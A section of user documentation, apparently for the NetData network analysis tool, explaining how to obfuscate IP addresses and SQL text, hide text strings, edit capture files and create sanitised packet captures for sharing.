
NetData's functions for obfuscating data and creating new capture files have been extended and simplified. Controls for these functions appear on the bottom half of the *Statistics and Edits* page:



The three purple checkboxes enable different functions, and all the other controls are disabled (greyed out) unless they are needed for a selected function. The first box enables obfuscation of data and addresses when charting:

Text obfuscation applies only to specific fields in the messages of some common protocols that include all database traffic with SQL statements, values for input variables, metadata and result sets. In SQL statements all characters are obfuscated except those in SQL key words. Characters are normally scrambled, but, if the obfuscation level has an even value, they are replaced with 'x' characters. A zero level disables text obfuscation.

The algorithm for address obfuscation normally depends on some attribute of the analysis project and on a user-specified seed value that can be kept secret, making it virtually impossible for others, including Measure IT, to discern the original addresses. A zero or negative seed value makes the obfuscation algorithm independent of the project so that charts from different projects can display consistent obfuscated addresses.




The second purple checkbox enables obfuscation during analysis. Any number of IP addresses can be given specified replacements, and all the other addresses can be obfuscated with the same algorithm


that is used when charting. Texts cannot be obfuscated as they can when charting, but all texts longer than a specified length can be hidden by substituting 'x' characters, irrespective of the application protocol. Because there is a possibility that the first and last few characters in a detected string of text characters may in fact be part of adjacent binary codes, this text-hiding algorithm avoids changing a specified number of *guard* characters at the beginning and end of each detected text.

Text hiding and address obfuscation is intended primarily for creating new capture files that can be shared with others. New capture files are created during analysis by checking a box on the *Output* page:

The content of the new files depends on any address filters set on the *Names & Filters* page (illustrated below with a single-connection filter that must specify the server socket first),



and on an optional time range specified on the bottom of the *Input* page.




The third purple checkbox is used to edit capture files with replacements given to specified strings of text. The large pushbutton underneath this checkbox – *Replace Text in Capture, Without Analysis* – initiates the capture editing process. Because the capture files are edited and not analysed, file contents can't be filtered in any way. The replaced texts can be any size, but they must be included within a text string of minimum length in order to avoid false detection. The searched text strings can be in any code – ASCII, Unicode, EBCDIC and the NetBIOS name code.

The text editing function can be combined with the obfuscation and filtering functions. The large pushbutton *Create Obfuscated Capture* will first, if requested**,** edit the text in the new capture files, and then create new capture files with hidden text and obfuscated addresses in filtered packets. When either of the two pushbuttons is used there is no need to check the box that requests a new capture file.

When a new, obfuscated capture file is created, NetData analyses the original capture in the normal way taking into account a restricted time range and any address or connection filters. The resulting

database reflects the content of the new capture file, which means that an analysis of the new capture file should produce an identical database and identical charts.

IP addresses needed for filters can be selected on the dialogue chart with a right-click to present a context menu and choosing the option to ‘Give Name to IP Address’. The large pushbutton at the top of the resulting dialogue window will append the selected address to the list of filter addresses in the Nodes box on the *Names & Filters* page. If addresses are to be obfuscated in the new capture file, all filter items must be in their obfuscated form, and this is achieved if the filtering controls are set before addresses are selected on the dialogue chart, as is confirmed by the legend on the pushbutton:



After setting the required edit, obfuscation, data-hiding and filter controls, the *Create Obfuscated Capture* button will perform the necessary analysis and create a new capture file in a single operation.